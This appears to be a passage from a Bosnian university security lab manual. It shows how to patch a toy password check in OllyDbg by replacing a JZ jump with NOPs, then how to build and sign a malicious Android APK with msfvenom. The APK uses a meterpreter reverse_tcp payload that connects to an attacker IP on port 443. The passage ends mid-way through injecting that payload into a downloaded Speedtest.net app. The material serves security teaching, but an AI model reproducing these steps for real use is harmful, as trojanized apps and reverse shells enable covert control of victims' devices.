Korisničko okruženje sastoji se od četiri prozora: prozor sa assembler kodom (najveći, gore lijevo), prozorom sa vrijednostima registara sa desne strane, prozor sa sadržajem memorije dole lijevo i prozor sa sadržajem *stack* dole desno. Označena instrukcija u glavnom prozoru "SUB ESP,0C" je početna instrukcija izvršavanja programa.

Osnovne komande OllyDbg, koje su potrebne za ostvarenje željenog cilja, su sljedeće:

- F8 - izvršavanje instrukcija jedan po jedna;
- F7 - ulazak u pozvanu funkciju;
- F2 - postavljanje mjesta zaustavljanja (*breakpoint*) na instrukciju;
- F9 - izvršavanje programa (unutar OllyDbg);
- F12 - pauziranje izvršavanja programa;

Meni "Debug" ispisuje ove i druge funkcijske tipke i njihovu funkciju.

Proces analize programa može biti složen i zahtijevati više pokretanja zaustavljanja i promjena parametara sa kojim se program pokreće. Program `ranjiv.exe` je prilično kratak i jednostavan. U njegovom kodu su stringovi koje *debugger* može prepoznati. Ove stringove OllyDbg ispisuje pored asembler koda kom odgovaraju. Na osnovu ovih ispisa može se, prilično lako pratiti tok programa i u asembler kodu. Potrebno je primijetiti da je OllyDbg ispisao i očekivane vrijednosti ispravnih lozinki ("tajna" i "lab232"). Ovo naglašava, u teoriji pomenuto, pravilo da pohranjivanje lozinki u kodu programa u izvornom obliku nije dobra praksa. Dio koda u glavnom prozoru gdje se vidi opisano prikazan je na slici 12.5.

00401510	• 894424 04	MOV DWORD PTR SS:[LOCAL.9],EAX	[src => [ARG.1]
00401514	• 8D45 EC	LEA EAX,[LOCAL.5]	
00401517	• 890424	MOV DWORD PTR SS:[LOCAL.10],EAX	dest => OFFSET LOCAL.5
0040151B	• E8 89110000	CALL <JMP.&msvcrt.strncpy>	MSVCRT.strncpy
0040151F	• C74424 04 00	MOV DWORD PTR SS:[LOCAL.9],OFFSET 00404	string2 => "tajna"
00401527	• 8D45 EC	LEA EAX,[LOCAL.5]	
0040152A	• 890424	MOV DWORD PTR SS:[LOCAL.10],EAX	string1 => OFFSET LOCAL.5
0040152D	• E8 9E110000	CALL <JMP.&msvcrt.strcmp>	MSVCRT.strcmp
00401532	• 85C0	TEST EAX,EAX	
00401534	• 75 07	JNZ SHORT 0040153D	
00401536	• C745 F4 0100	MOV DWORD PTR SS:[LOCAL.3],1	
0040153D	• C74424 04 00	MOV DWORD PTR SS:[LOCAL.9],OFFSET 00404	string2 => "lab232"
00401545	• 8D45 EC	LEA EAX,[LOCAL.5]	
00401548	• 890424	MOV DWORD PTR SS:[LOCAL.10],EAX	string1 => OFFSET LOCAL.5
0040154B	• E8 80110000	CALL <JMP.&msvcrt.strcmp>	MSVCRT.strcmp
00401550	• 85C0	TEST EAX,EAX	
00401552	• 75 07	JNZ SHORT 0040155B	
00401554	• C745 F4 0100	MOV DWORD PTR SS:[LOCAL.3],1	
0040155B	• 8B45 F4	MOV EAX,DWORD PTR SS:[LOCAL.3]	
0040155E	• C9	LEAVE	
0040155F	• C3	RETN	
00401560	• 55	PUSH EBP	
00401561	• 89E5	MOV EBP,ESP	
00401563	• 83E4 F0	AND ESP,FFFFFFFF0	
00401566	• 83EC 10	SUB ESP,10	DWORD (16.-byte) stack alignment
00401569	• E8 E2090000	CALL 00401F50	
0040156E	• 837D 08 01	CMP DWORD PTR SS:[ARG.1],1	
00401572	• 7F 21	JG SHORT 00401595	
00401574	• 8B45 0C	MOV EAX,DWORD PTR SS:[ARG.2]	
00401577	• 8B00	MOV EAX,DWORD PTR DS:[EAX]	
00401579	• 894424 04	MOV DWORD PTR SS:[LOCAL.3],EAX	[?%>
0040157D	• C70424 80404	MOV DWORD PTR SS:[LOCAL.4],OFFSET 00404	Format => "Upotreba: %s <lozinka>"
00401584	• E8 4F110000	CALL <JMP.&msvcrt.printf>	MSVCRT.printf
00401589	• C70424 00000	MOV DWORD PTR SS:[LOCAL.4],0	status => 0
00401590	• E8 2B110000	CALL <JMP.&msvcrt.exit>	MSVCRT.exit
00401595	• 8B45 0C	MOV EAX,DWORD PTR SS:[ARG.2]	
00401598	• 83C0 04	ADD EAX,4	
0040159B	• 8B00	MOV EAX,DWORD PTR DS:[EAX]	
0040159D	• 890424	MOV DWORD PTR SS:[LOCAL.4],EAX	
004015A0	• E8 5BFFFFFF	CALL 00401500	
004015A5	• 85C0	TEST EAX,EAX	
004015A7	• 74 26	JZ SHORT 004015CF	
004015A9	• C70424 25404	MOV DWORD PTR SS:[LOCAL.4],OFFSET 00404	string => "++++++++++++++++"
004015B0	• E8 2B110000	CALL <JMP.&msvcrt.puts>	MSVCRT.puts
004015B5	• C70424 37404	MOV DWORD PTR SS:[LOCAL.4],OFFSET 00404	string => "Pristup odobren."
004015B8	• E8 1F110000	CALL <JMP.&msvcrt.puts>	MSVCRT.puts
004015C1	• C70424 48404	MOV DWORD PTR SS:[LOCAL.4],OFFSET 00404	string => "++++++++++++++++"
004015C8	• E8 13110000	CALL <JMP.&msvcrt.puts>	MSVCRT.puts
004015CD	• EB 24	JMP SHORT 004015F3	
004015CF	• C70424 59404	MOV DWORD PTR SS:[LOCAL.4],OFFSET 00404	string => "-----"
004015D6	• E8 05110000	CALL <JMP.&msvcrt.puts>	MSVCRT.puts
004015DB	• C70424 6D404	MOV DWORD PTR SS:[LOCAL.4],OFFSET 00404	string => "Pristup zabranjen."
004015E2	• E8 F9100000	CALL <JMP.&msvcrt.puts>	MSVCRT.puts
004015E7	• C70424 80404	MOV DWORD PTR SS:[LOCAL.4],OFFSET 00404	string => "-----"
004015EE	• E8 ED100000	CALL <JMP.&msvcrt.puts>	MSVCRT.puts
004015F3	• C9	LEAVE	
004015F4	• C3	RETN	

Slika 12.5: OllyDbg - asembler kod sa odgovarajućim stringovima

Program je moguće početi izvršavati instrukciju po instrukciju pritiskom tipke F8. Sa svakim pritiskom mijenja se označena instrukcija. Međutim na ovaj način bilo bi potrebno pritisnuti ovu tipku prilično veliki broj puta. Ovdje je iskorištena prethodno pomenuta činjenica da se na osnovu ispisa stringova može orijentisati u assembler kodu i pronaći instrukcija na kojoj bi bilo pogodno zaustaviti izvršavanje programa.

Potrebno je među stringovima, sa desne strane glavnog prozora sa assembler kodom, pronaći string "Pristup odobren." (Ako je usljed pritiskanja F8 te kretanja po kodu koje je time izazvano, teško pronaći ovaj string, potrebno je ponovo pokrenuti izvršavanje programa putem menija "Debug→Restart" ili Ctrl-F2). Na slici 12.6 prikazan je dio assembler koda sa označenom naredbom koja odgovara ispisu ovog stringa.

```

0040159D | . 890424 | MOV DWORD PTR SS:[LOCAL.4],EAX
004015A0 | . E8 5BFFFFFF | CALL 00401500
004015A5 | . 5BC0 | TEST EAX,EAX
004015A7 | . 74 26 | JZ SHORT 004015CF
004015A9 | . C70424 25404 | MOV DWORD PTR SS:[LOCAL.4],OFFSET 00404 | [string => "+++++"
004015B0 | . E8 2B10000 | CALL <JMP.&msvcrt.puts> | [MSUCRT.puts
004015B5 | . C70424 37404 | MOV DWORD PTR SS:[LOCAL.4],OFFSET 00404 | [string => "Pristup odobren."
004015B8 | . E8 1F10000 | CALL <JMP.&msvcrt.puts> | [MSUCRT.puts
004015C1 | . C70424 48404 | MOV DWORD PTR SS:[LOCAL.4],OFFSET 00404 | [string => "+++++"
004015C8 | . E8 1310000 | CALL <JMP.&msvcrt.puts> | [MSUCRT.puts
004015CD | . EB 24 | JMP SHORT 004015F3
004015CF | > C70424 59404 | MOV DWORD PTR SS:[LOCAL.4],OFFSET 00404 | [string => "-----"
004015D6 | . E8 0510000 | CALL <JMP.&msvcrt.puts> | [MSUCRT.puts
004015DB | . C70424 6D404 | MOV DWORD PTR SS:[LOCAL.4],OFFSET 00404 | [string => "Pristup zabranjen."
004015E2 | . E8 F910000 | CALL <JMP.&msvcrt.puts> | [MSUCRT.puts
004015E7 | . C70424 80404 | MOV DWORD PTR SS:[LOCAL.4],OFFSET 00404 | [string => "-----"
004015EE | . E8 ED10000 | CALL <JMP.&msvcrt.puts> | [MSUCRT.puts
004015F3 | > C9 | LEAVE
004015F4 | . C3 | RETN
004015F5 | . 90 | NOP

```

Slika 12.6: OllyDbg - označen ispis "Pristup odobren."

Označena instrukcija, za ispis stringa "Pristup odobren." nalazi se na adresi 004015B5. Ako se pogleda okolina te instrukcije može se utvrditi slijedeće:

- Četiri instrukcije prije nje, na adresi 004015A5, nalazi se instrukcija `TEST EAX,EAX`. Ova instrukcija radi AND operaciju između operanada (argumenta). Kao rezultat ove operacije postavljaju se zastavice (*flags*) Z, S i P. Zastavica Z se postavlja ako je rezultat AND operacije 0. U konkretnom slučaju kada se poredi dvije iste vrijednosti (sadržaj registra EAX) ova zastavica je postavljena samo ako je vrijednost koja se poredi sama sa sobom jednak 0. Ovo znači da navedena instrukcija poredi sadržaj registra EAX sam sa sobom i postavlja zastavicu Z samo ako je vrijednost u EAX jednaka 0. Postavljanje ove zastavice bitno je za slijedeću instrukciju.
- Naredna instrukcija je `JZ SHORT 004015CF`. Ova instrukcija provjerava da li je zastavica Z postavljena i ako jeste skače, pomjera izvršavanje programa na

instrukciju koja se nalazi na adresi 004015CF, koja je njen argument, a ako nije izvršava se naredna instrukcija.

- Naredna instrukcija, adresi 004015A9, na koju se premješta izvršavanje programa ako u EAX nije bila 0, nalazi se prva od šest instrukcija koje ispisuju tri linije poruke o tome da je pristup odobren. Sedma instrukcija je JMP SHORT 004015A9, koja skače na adresu na kojoj se nalaze instrukcije koje završavaju pozvanu funkciju u kojoj se program nalazi.
- Na adresi 004015CF, na koju se premješta izvršavanje programa ako je u EAX bila 0, nalazi se prva od šest instrukcija koje ispisuju tri linije poruke o tome da pristup nije odobren. Sedma i osma instrukcija završavaju pozvanu funkciju u kojoj se program nalazi.


Iz ove analize koda moguće je zaključiti da bi se u slučaju unošenje pogrešne lozinke u registru EAX trebala nalaziti 0 i ispisati poruka da pristup nije odobren, a u slučaju ispravne lozinke ova vrijednost bi trebala biti različita od nula i ispisati poruka da je pristup odobren.

Ova pretpostavka se može i provjeriti izvršavanjem programa uz davanje argumenta. Prvo je postavljena tačka prekida izvršenja (*breakpoint*) na adresi 004015A5, odnosno instrukciji TEST EAX, EAX. Ovo je urađeno označavanjem instrukcije klikom na nju i pritiskom tipke F2. Kada se ovo uradi adresa instrukcije postane crvena, a njena pozadina crna. Da bi se programu dao argument potrebno je otići na meni "File→Set new argument..." te tamo unijeti vrijednost argumenta. Unošenje stringa "pogresna" kao argumenta prikazano je na slici 12.7.


Kada je unesen argument, klikom na OK, u gornjem prozoru i pokrenuto izvršenje programa izvršavanje programa, tipkom F9 (ako pokretanje nije moguće, potrebno je ponovno pokretanje programa kombinacijom tipki Ctrl-F2), izvršavanje programa zaustavljeno je na adresi 004015A5, odnosno instrukciji TEST EAX, EAX. Na slici 12.8 vidi se ovaj trenutak. Na istoj slici, u gornjem desnom zaokruženo, vidi se da je vrijednost u registru EAX jednaka 0.

Pritiskom tipke F8 nastavlja se izvršavanje instrukciju po instrukciju. Naredna instrukcija provjerava vrijednost zastavice Z i pošto je postavljena skače se na ispis poruke da pristup nije odobren. Pritiskanjem F8 potreban broj puta dolazi se do komande LEAVE, a na ekranu koji prikazuje komandnu liniju može se vidjeti poruka kako je prikazano na slici 12.9.


Sa F9 izdaje se komada da se program izvrši do kraja. Sada je promijenjena vrijednost argumenta, na isti način kao i prvi put, na "tajna" što je ispravna lozinka i trebao bi se dobiti ispis poruke da je pristup odobren. Ponovo je pokrenut program sa Ctrl-F2, pa F9. Izvršavanje se ponovo zaustavilo na definisanoj



Slika 12.7: OllyDbg - unošenje argumenta programa



Slika 12.8: OllyDbg - zaustavljeno izvršavanje i vrijednost EAX



Slika 12.9: OllyDbg - ispis poruke o zabrani pristupa

komandi. Razlika je sada bila što je vrijednost u registru EAX bila 1. Kada je izvršavanje nastavljeno instrukciju po instrukciju tipkom F8 nije bilo skoka na adresu 004015CF jer zastavica Z nije bila postavljena. Umjesto toga izvršile su se instrukcije za ispis poruke da je pristup odobren.

Ovim je završena analiza rada programa, odnosno njegovog dijela u kom se odlučuje da li je unesena ispravna lozinka ili ne. U nastavku je na osnovu ove analize izmijenjen izvršni oblik programa da omogućava ispis poruke da je pristup odobren za bilo koju unesenu lozinku. Potrebno je napomenuti da se mogao analizirati i dio programa u kom se porede unesena i zadana vrijednost te mijenjati taj dio.

12.3 Izmjena izvršnog koda

Na osnovu analize pronaći način da se izvršni kod izmjeni tako da prihvata proizvoljnu lozinku ili da uopšte ne traži lozinku.


Za pomoć u realizaciji koristiti tutorijal „Intro to Reverse Engineering - Part 2” dostupan na lokaciji:

<http://www.ethicalhacker.net/content/view/165/2/>

Rješenje: OllyDbg, kao i drugi alati za ovu namjenu, omogućava izmjenu asembler koda. To se postiže označavanjem linije koja se želi promijeniti klikom na nju i pritiskom na dugaćku tipku "Razmak" (*space bar*). Ova mogućnost iskorištena je da se ostvari željena funkcionalnost.


Izbrana je najjednostavnija opcija, da se izmjeni instrukcija JZ SHORT 004015CF, na adresi 004015A7.

Prvo je promijenjena vrijednost argumenta da bude pogrešna lozinka, na isti način kao i ranije. Ponovo je pokrenut program sa Ctrl-F2, a F9. Izvršavanje se ponovo zaustavilo na definisanoj komandi TEST EAX, EAX. Označena je komanda ispod nje (JZ SHORT 004015CF) klikom na nju. Pritiskom na dugaćku tipku razmak otvorio se prozor u kom je ispisana izabrana instrukcija sa mogućnošću njene izmjene, kako je prikazano na slici 12.10.



Slika 12.10: OllyDbg - izmjena instrukcije

Ova komanda, ako je uslov zadovoljen, preskače na ispis poruke da pristup nije dozvoljen. Da nema ove komande izvršile bi se naredne komande koje ispisuju da je pristup odobren, nezavisno od unesene lozinke. Na osnovu ove logike izabrano je da se komanda promjeni na komandu koja ne radi ništa NOP. Polja "Keep size" i "Fill rest with NOPS" su bila označena. Klikom na dugme "Assemble" izmijenjen je asembler kod kako se vidi na slici 12.11.




Slika 12.11: OllyDbg - izmijenjena instrukcija i assembler kod

Kikom na dugme "Close" zatvoren je prozor za izmjenu instrukcija. Sada je nastavljeno izvršavanje programa instrukciju po instrukciju pritiskom na tipku F8. "Izvršene" su dvije NOP instrukcije koje su zamijenile staru instrukciju i ispisana je poruka o odobrenom pristupu.

Ova izmjena bi trebala biti dovoljna da se ostvari željena funkcionalnost. Ako korisnik unese ispravnu lozinku svakako se izvršavaju ove instrukcije, za ispis poruke o odobrenom pristupu, a za pogrešnu više nema skoka na instrukcije za ispis poruke o zabranjenom pristupu. Po izvršenja instrukcija za ispis poruka da je pristup odobren svakako (bezuslovno) se izvršava instrukcija JMP koja preskače instrukcije za ispis poruke o zabranjenom pristupu.

Sad je još preostalo da se ova izmjena sačuva i napravi izvršna verzija programa sa izmjenom. Potrebno je kliknuti desnim dugmetom negdje u asemblerski kod, pa izabrati "Edit→Copy all modifications to executable". U novom prozoru koji se otvori kliknuti desnim dugmetom i izabrat "Save file...". U prozoru sa upozorenjem da se mijenja postojeće verzija datoteke sa diska potrebno je kliknuti na dugme "Yes". Potrebno je unijeti novo ime programa. (NAPOMENA: U imenu ne bi trebala biti riječ "patch" jer onda Windows sprečava njeno izvršavanje, smatrajući da je to izmijenjena verzija programa koji je zaštićen autorskim pravima).

Izabrano je ime `ranjiv_sve.exe`. Sa komandne linije isprobano je pokretanje programa bez lozinke, sa pogrešnom i ispravnom lozinkom. Izmijenjeni program se ponašao kako je i očekivano. Za svaku lozinku je ispisivao poruku da je pristup odobren. Ovo je prikazano na slici 12.12.



```
Administrator: Command Prompt
C:\Users\studentad\Documents\TS>ranjiv_sve.exe
Upotreba: ranjiv_sve.exe <lozinka>
C:\Users\studentad\Documents\TS>ranjiv_sve.exe pogresna
*****
Pristup odobren.
*****
C:\Users\studentad\Documents\TS>ranjiv_sve.exe tajna
*****
Pristup odobren.
*****
C:\Users\studentad\Documents\TS>
```

Slika 12.12: Izmijenjeni ranjiv.exe - izvršavanje na Windows 7

Ovim je pokazan jedan jednostavan primjer izmjene analize i izmjene izvršnog koda kojim je omogućena izmjena funkcionalnosti po želji napadača. Primjer je jednostavan radi pokazivanja principa. Moguće je shvatiti kako je ovakve i složenije izmjene moguće raditi i na složenijim programima.

VJEŽBA: Sigurnost mobilnih uređaja

Upoznavanje studenata sa sličnostima i razlikama u iskorištavanju sigurnosnih propusta i zaštitama između računara i mobilnih uređaja. Za teoretsko objašnjenje sigurnosti mobilnih uređaja i aplikacija vidjeti knjige [7] i [11], te dokumentaciju proizvođača operativnih sistema mobilnih uređaja.

13.1 Upotreba Metasploit za pravljenje zlonamjerne Android aplikacije

Korištenjem Metasploit napraviti zlonamjernu Android aplikaciju koja, sa uređaja na koji je instalirana, uspostavlja konekciju ka Metasploit serveru preko koje uspostavlja Meterpreter sesiju. Aplikaciju napraviti na dva načina:

- Posebna aplikacija bez drugih funkcionalnosti
- U postojeću aplikaciju ubaciti zlonamjerni kod, ali zadržati njenu postojeću funkcionalnost

Rješenje:

13.1.1 Posebna zlonamjerna Android aplikacija

Za pravljenje zlonamjerne Android aplikacije je iskorišten, ranije opisani, program `msfvenom` koji je dio Metasploit-a. Kod prethodne upotrebe `msfvenom` u poglavlju 11, izvršeno je ubacivanje zlonamjernog koda u postojeću Windows izvršnu datoteku. Ovdje se pravi nova (.apk) instalaciona datoteka Android aplikacije. Slično

kao i kod prethodne upotrebe bilo je potrebno prilikom pokretanja `msfvenom` putem parametara komande definisati željeni rezultat. Korištena komanda, čiji su parametri objašnjeni ispod, je (u jednoj liniji):

```
sudo msfvenom -p android/meterpreter/reverse_tcp \\
  LHOST=192.168.10.134 LPORT=443 -o zli.apk
```

- Opcija "-p" (-payload) označava kod za izvršavanje zlonamjernih akcija (*payload*) koji se želi koristiti. Izabran je, i prethodno često korišteni, kod, ali ovaj put za Android platformu, koji pokreće `meterpreter` TCP sesiju sa mobilnog Android uređaja žrtve ka računaru napadača;
 - Parametar "LHOST" je dio podešavanja koda koji se izvršava i označava IP adresu sa kojom žrtva treba uspostaviti `meterpreter` sesiju. Izabrana je IP adresa računara na kom je pokrenut Metasploit server koji očekuje ovu konekciju, 192.168.10.134;
 - Parametar "LPORT" je, takođe, dio podešavanja koda koji se izvršava i označava port sa kojim žrtva treba uspostaviti `meterpreter` sesiju. Izabran je port 443 da se osigura prolazak kroz *firewall*, kako je ranije objašnjeno.
- Opcija "-o" (-out) označava naziv izlazne datoteke koja je rezultat izvršavanja komande. Izabrano je ime "zli.apk".

Po izvršenju komande dobiva se obavještenje da je `msfvenom` sam izabrao `dalvik` arhitekturu i Android platformu na osnovu izabranog *payload*-a. Pošto nije izabrano kodiranje niti navedeni zabranjeni znakovi `msfvenom` je napravio datoteku u izvornom formatu bez ikakvih izmjena. Ispisuje se veličina datoteke od 8322 bajta i izabrani naziv "zli.apk".

Naziv zlonamjerne datoteke ukazuje na njenu nedobronamjernost. U stvarnim napadima ovaj naziv bi bio napravljen da prevari žrtvu.

Da bi se aplikacija instalirala na Android uređaja neophodno je da instalaci-ona (.apk) datoteka bude potpisana. Detaljne informacije o procesu potpisivanja mogu se naći na odgovarajućoj stranici dokumentacije Android Studija [53]. Ovdje je pokazan najjednostavniji način potpisivanja.

Za ovo se koristi biblioteka `openjdk-8-jdk-headless`, pa ju je potrebno instalirati (ako nije instalirana) komandom:

```
sudo apt-get install openjdk-8-jdk-headless
```

Prvo je potrebno generisati ključ i spremište ključeva (*keystore*), ako ranije nisu napravljeni, Komanda korištena za to je (u jednoj liniji):

```
keytool -genkeypair -v -keystore sasa.keystore
  -alias sasaKljuc -keyalg RSA -keysize 2048 -validity 365
```

- Opcija "-genkeypair" generiše par ključeva (javni i privatni). Ova opcija ima parametre:
 - Parametar "-v" označava da komanda treba ispisivati sve poruke (*verbose*);
 - Parametar "-keystore" definiše naziv spremišta ključeva. Izabran je naziv "sasa.keystore";
 - Parametar "-alias" definiše naziv za ključ koji se koristi prilikom njegove upotrebe za potpisivanje. Izabran je naziv "sasaKljuc";
 - Parametar "-keyalg" definiše izabrani kriptografski algoritam. Izabran je "RSA";
 - Parametar "-keysize" definiše veličinu ključa u bitima. Izabrana je veličina od 2048 bita;
 - Parametar "-validity" definiše dužinu validnosti ključa u danima. Izabrana je veličina od 365 dana;

Po izvršenju komande potrebno je unijeti podatke za certifikat o onom na koga se ključ odnosi. Podaci mogu biti potpuno izmišljeni. Izabrani podaci prikazani su na slici 13.1.

Tokom generisanja para ključeva i spremišta bilo je potrebno izabrati lozinku za pristup spremištu i lozinku za pristup ključu. Radi jednostavnosti upotrebe izabrana je ista lozinka.

Nakon što je generisan ključ (par) i pohranjen u spremište, taj ključ se može koristiti za potpisivanje APK datoteke. Komanda korištena za potpisivanje je (u jednoj liniji):

```
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1
  -keystore sasa.keystore zli.apk sasaKljuc
```

- Opcija "-verbose" označava da komanda treba ispisivati sve poruke;
- Opcija "-sigalg" označava izabrani kriptografski algoritam potpisivanja. Izabran je "SHA1withRSA".
- Opcija "-digestalg" označava izabrani kriptografski algoritam *hash*-iranja. Izabran je "SHA1".
- Opcija "-keystore" označava spremište ključeva iz kog treba učitati ključ za potpisivanje. Izabrano je, prethodnom komandom napravljeno, spremište "sasa.keystore".
- Parametar "zli.apk" označava datoteku koja se potpisuje;


```

smrdovic@VB1604: ~/Documents/TS/Mobilni
smrdovic@VB1604:~/Documents/TS/Mobilni$ keytool -genkeypair -v -keystore sasa.ke
ystore -alias sasaKljuc -keyalg RSA -keysize 2048 -validity 365
Enter keystore password:
What is your first and last name?
  [Unknown]: Sasa
What is the name of your organizational unit?
  [Unknown]: RI
What is the name of your organization?
  [Unknown]: ETF
What is the name of your City or Locality?
  [Unknown]: Sarajevo
What is the name of your State or Province?
  [Unknown]: FBiH
What is the two-letter country code for this unit?
  [Unknown]: BA
Is CN=Sasa, OU=RI, O=ETF, L=Sarajevo, ST=FBiH, C=BA correct?
  [no]: yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) wi
th a validity of 365 days
    for: CN=Sasa, OU=RI, O=ETF, L=Sarajevo, ST=FBiH, C=BA
Enter key password for <sasaKljuc>
    (RETURN if same as keystore password):
[Storing sasa.keystore]
smrdovic@VB1604:~/Documents/TS/Mobilni$ █

```

Slika 13.1: Generisanje ključa za potpisivanje aplikacije

- Parametar "sasaKljuc" definiše naziv ključa koji treba da se koristi za potpisivanje.

Nakon unošenja komande bio je potrebno unijeti i izabranu lozinku za spremište ključeva (i ključ). Rezultat izvršenja komande je potpisana APK datoteka koja može biti dostavljena žrtvi da instalira zlonamjernu aplikaciju.

13.1.2 Umetanje zlonamjernog koda u postojeću Android aplikaciju

Za ubacivanje zlonamjernog koda u postojeću Android aplikaciju ponovo je korišten `msfvenom`. Kao aplikacija u koju se ubacuje zlonamjerni kod izabrana je `Speedtest.net` kompanije Oookia¹. Ovo je popularna aplikacija za mjerenje brzine pristupa Internetu. APK datoteka aplikacije preuzeta je sa web lokacije `APKMirror` (<https://www.apkmirror.com/>). Izabrana je ažurna verzija aplikacije 3.2.34 u trenutku preuzimanja. Nakon preuzimanja ime APK datoteke, koje je bilo relativno dugačko promijenjeno je na `speedtest.apk`.

¹ Izbor ove aplikacije ne znači da je samo ona podložna ovoj izmjeni. Mogla je biti izabrana i bilo koja druga Android aplikacija

Prije pokretanja `msfvenom` bilo je potrebno instalirati biblioteku `zipalign` ako nije bila instalirana, komandom:

```
sudo apt-get install zipalign
```

Korištena `msfvenom` komanda, čija nova opcija je objašnjena ispod, je (u jednoj liniji):

```
sudo sudo msfvenom -x speedtest.apk
-p android/meterpreter/reverse_tcp LHOST=192.168.10.134
LPORT=443 -o zli_speedtest.apk
```

